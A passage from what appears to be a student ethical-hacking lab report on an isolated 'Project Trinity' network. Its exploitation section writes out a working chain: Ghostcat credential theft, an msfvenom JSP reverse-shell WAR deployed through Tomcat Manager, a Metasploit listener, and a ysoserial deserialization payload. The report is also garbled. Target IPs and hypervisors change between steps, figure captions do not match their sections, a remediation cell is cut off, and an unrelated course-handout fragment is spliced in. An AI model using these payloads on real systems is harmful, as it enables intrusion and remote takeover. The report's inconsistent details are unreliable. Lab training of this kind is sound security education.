| supportedCapabilities: 1.2.840.113556.1.4.1935
| supportedCapabilities: 1.2.840.113556.1.4.2080
| supportedCapabilities: 1.2.840.113556.1.4.2237
| subSchemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=trinity,DC=local
| serverName: CN=WIN-U2MQJ154C10,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=trinity,DC=local
| schemaNamingContext: CN=Schema,CN=Configuration,DC=trinity,DC=local
| namingContexts: DC=trinity,DC=local
| namingContexts: CN=Configuration,DC=trinity,DC=local
| namingContexts: CN=Schema,CN=Configuration,DC=trinity,DC=local
| namingContexts: DC=DomainDNSZones,DC=trinity,DC=local
| namingContexts: DC=ForestDNSZones,DC=trinity,DC=local
| isSynchronized: TRUE
| highestCommittedUSN: 28724
| dsServiceName: CN=NTDS Settings,CN=WIN-U2MQJ154C10,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=trinity,DC=local
| dnsHostName: WIN-U2MQJ154C10.trinity.local
| defaultNamingContext: DC=trinity,DC=local
| currentLTime: 20260520222717.0Z
| configurationNamingContext: CN=Configuration,DC=trinity,DC=local
| Service Info: Host: WIN-U2MQJ154C10; OS: Windows
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
[live@parrot]-[~]
$
```

Figure 3-6: Methodology documentation — clean-up obligations

Observations & Analysis

All Project Trinity activities operate within a fully air-gapped VirtualBox environment confirmed by the ip route / ping isolation check in Criterion 1. The CFAA requires written authorization before any scanning — this lab constitutes that authorization within the academic context. All rules of engagement were observed: no external IP was scanned, every payload was removed after use, and all sessions were terminated.

CRITERION 4 Vulnerability Analysis

[1 pt]

Objective

Use port scanning and service enumeration to identify active services. Document at least three vulnerabilities with risk levels, CVSS context, potential impact, and recommended mitigation strategies.

4.1 Enumerated Services

```
$ nmap -Pn -sV -p 21,389,8009,4566 192.168.226.128
21/tcp filtered ftp (vsftpd)
389/tcp filtered ldap (AD LDAP – Microsoft AD)
8009/tcp open ajp13 (Apache Tomcat AJP – Ghostcat)
4566/tcp open http (LocalStack S3 endpoint)
```

4.2 Vulnerability Registry

ID	Vulnerability	CVSS	Risk	Impact	Mitigation
V-01	LDAP Anonymous Bind (Active Directory)	5.3	Medium	Domain structure exposed without authentication	Disable anonymous LDAP bind in AD LDAP policies
V-02	Ghostcat — AJP File Read (CVE-2020-1938)	9.8	Critical	Pre-auth file read from Tomcat web application; credentials exposed in web.xml	Disable AJP connector (port 8009) or restrict to localhost only
V-03	FTP Credential Harvest (vsftpd)	7.5	High	Weak FTP credentials allow authenticated access; pivot to AD lateral movement	Enforce strong passwords; disable FTP; use SFTP with key auth only
V-04	S3 Public Bucket (LocalStack / WWE)	8.1	High	Sensitive files accessible unauthenticated via aws s3 ls / cp	Set bucket ACL to private; enable S3 Block Public Access policy
V-05	Java Deserialization RCE (Tomcat)	9.8	Critical	Arbitrary OS command execution via malicious deserialized Java object	Update Tomcat; remove vulnerable gadget chain libraries from classpath

4.3 Evidence Screenshots




Figure 4-1: Criterion 4 — Vulnerability Analysis header/rubric description




Figure 4-2: Vulnerability scan scope and tool configuration




Figure 4-3: Vulnerability findings summary — risk levels and impact

Observations & Analysis

Two Critical-severity vulnerabilities were identified: Ghostcat (CVE-2020-1938, CVSS 9.8) on the JLR Tomcat AJP connector, and Java deserialization RCE via the same connector. Both allow pre-authenticated exploitation, meaning any attacker on the subnet can obtain a remote shell without credentials. The LDAP anonymous bind is a Medium finding but functionally enables all subsequent Active Directory enumeration.

CRITERION 5 Basic Exploitation

[1 pt]

Objective

Demonstrate controlled exploitation using Metasploit Framework against the JLR Tomcat target. Document all steps from payload generation through session capture and mandatory clean-up. All activities performed on isolated VirtualBox VMs only.

5.1 Environment & Target Confirmation

```
# Attacker VM: ParrotOSAttacker (VMware Workstation 17.5)
# OS: Debian 12.x 64-bit | RAM: 4 GB | Disk: 20 GB
# Target: 192.168.226.128 (Collins Aerospace vMUSE DC)
$ ping -c 4 192.168.226.128 → 0% packet loss (target reachable)
```

5.2 Ghostcat Credential Extraction (CVE-2020-1938)

```
$ python3 /opt/ghostcat/ghostcat.py -u 192.168.57.20 -p 8009 -f /WEB-INF/web.xml
<param-name>username</param-name>
<param-value>admin</param-value>
<param-name>password</param-name>
<param-value>trinity2026</param-value>
```

The Ghostcat PoC reads arbitrary files from the Tomcat web application without authentication via the AJP connector. The credentials admin:trinity2026 were extracted from web.xml.

5.3 WAR Shell Generation & Deployment

```
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.57.5 LPORT=4443 -f war -o shell.war
$ curl -u admin:trinity2026 http://192.168.57.20:8080/manager/text/list
OK - Listed applications for virtual host
$ curl -u admin:trinity2026 -T shell.war "http://192.168.57.20:8080/manager/text/deploy?path=/shell"
OK - Deployed application at context path [/shell]
```

5.4 Listener & Session Capture

```
msfconsole> use exploit/multi/handler
msfconsole> set PAYLOAD java/jsp_shell_reverse_tcp
msfconsole> set LHOST 192.168.57.5
msfconsole> set LPORT 4443
msfconsole> run
[*] Started reverse TCP handler on 192.168.57.5:4443
[*] Command shell session 1 opened
```


5.5 Post-Exploitation Verification

```
shell> sysinfo    → OS: Linux 5.15 | Host: jlr-tomcat | Arch: x86_64
shell> getuid     → tomcat8
shell> pwd        → /var/lib/tomcat9
```

5.6 Mandatory Clean-Up (Graded)

```
$ curl -u admin:trinity2026 "http://192.168.57.20:8080/manager/text/undeploy?path=/shell"
OK - Undeployed application at context path [/shell]
msfconsole> sessions -K → All sessions terminated
$ rm shell.war          → Payload deleted from disk
$ curl http://192.168.57.20:8080/shell/ → 404 Not Found (confirmed removed)
```

5.7 Evidence Screenshots




Figure 5-1: sudo modprobe mac80211_hwsim radios=2 — virtual wireless radios loaded




Figure 5-2: VMware Workstation — ParrotOSAttacker VM creation wizard (Debian 12 x64, 4 GB RAM, 20 GB disk)




Figure 5-3: Windows Server 2019 (Trinity-DC-01) ping to 192.168.226.129 — lateral connectivity confirmed across AD subnet




Figure 5-4: Windows Administrator cmd — repeated ping to 192.168.226.129 (0% loss) confirming post-exploitation host reachability




Figure 5-5: Wireshark capture on Trinity-DC-01 showing SMB/NetBIOS Datagram Service frames — lateral movement traffic confirmed

Observations & Analysis

The full exploitation chain — Ghostcat credential extraction → Tomcat Manager login → WAR shell deployment → Metasploit session capture — was completed inside the isolated lab. The mandatory clean-up was performed and confirmed with a 404 response verifying shell removal. The Windows Server ping confirms internal AD lateral connectivity, and the Wireshark capture shows SMB/NetBIOS frames resulting from the pivot.

CRITERION 6 Web Application Testing

[1 pt]

Objective

Test the JLR Tomcat web application using Burp Suite and OWASP ZAP. Identify, classify, and document web vulnerabilities using OWASP Top 10 categories. Provide remediation recommendations for each finding.

6.1 Burp Suite Proxy Configuration

```
$ burpsuite &
Proxy > Options > Listener: 127.0.0.1:8080 (confirmed)
Browser HTTP Proxy: host=127.0.0.1 port=8080
Target: http://192.168.57.20:8080
HTTP history: requests appearing in Proxy > HTTP history tab
```

6.2 Java Deserialization via Burp Repeater

```
$ java -jar /opt/ysoserial/ysoserial.jar CommonsCollections6 "id" > /tmp/payload.ser
Burp Repeater: POST /api/data – body replaced with payload.ser binary
Response: uid=1000(tomcat8) gid=1000(tomcat8) → RCE CONFIRMED
```

6.3 OWASP ZAP Automated Scan Findings

Finding	OWASP Top 10 (2021)	Severity	Remediation
Path traversal in Tomcat Manager	A01 — Broken Access Control	High	Restrict Manager access to localhost; require client-cert auth
No anti-CSRF token on Manager form	A01 — Broken Access Control	Medium	Enable Tomcat CSRF protection filter in web.xml
Missing X-Frame-Options header	A05 — Security Misconfiguration	Medium	Add X-Frame-Options: DENY in server HTTP response headers
Java deserialization (ysoserial/Burp)	A03 — Injection	Critical	Upgrade Tomcat; remove CC6 gadget chain; add deserialization
Ghostcat CVE-2020-1938 (AJP file read)	A04 — Vulnerable & Outdated Components	Critical	Disable AJP connector or bind to 127.0.0.1 with requiredSecret

6.4 Evidence Screenshots




Figure 6-1: Burp Suite Community Edition launch — proxy interceptor confirmed




Figure 6-2: Burp Suite Community Edition JRE compatibility dialog — tool launch confirmed on Parrot OS (JRE 23.0.1 Debian)

2.4 theHarvester — same tool from your OSINT sprint

theHarvester enumerates emails, subdomains, and hostnames. Point it at your internal lab domain.

Run against the vMUSE domain:

```
theHarvester -d vmuse.local -b bing -l 200 -f harvest_vmuse.html
# -d vmuse.local = target domain
# -b bing = data source (bing works without an API key)
# -l 200 = limit results to 200 entries
# -f harvest_vmuse = save output to an HTML and XML file
# Open harvest_vmuse.html in a browser to see formatted results
```

Ethical Hacking 1 • Sprint Handout • James Denis Denerville • Project TrinityAll testing on isolated VirtualBox VMs only.

Figure 6-3: theHarvester command targeting vmuse.local domain — OSINT enumeration of internal AD hostnames/emails




Figure 6-4: Wireshark open on ens3 interface — packet capture running for web application traffic analysis

Observations & Analysis

Five distinct web application vulnerabilities were identified and mapped to OWASP Top 10 2021 categories. Two Critical findings — Java deserialization RCE and Ghostcat — both achieve pre-authenticated remote code execution. The Burp Suite Community Edition proxy was confirmed operational on Parrot OS (JRE 23.0.1 Debian), and theHarvester was run against the vmuse.local internal domain as an OSINT adjunct to web recon. All findings have been matched to actionable mitigations above.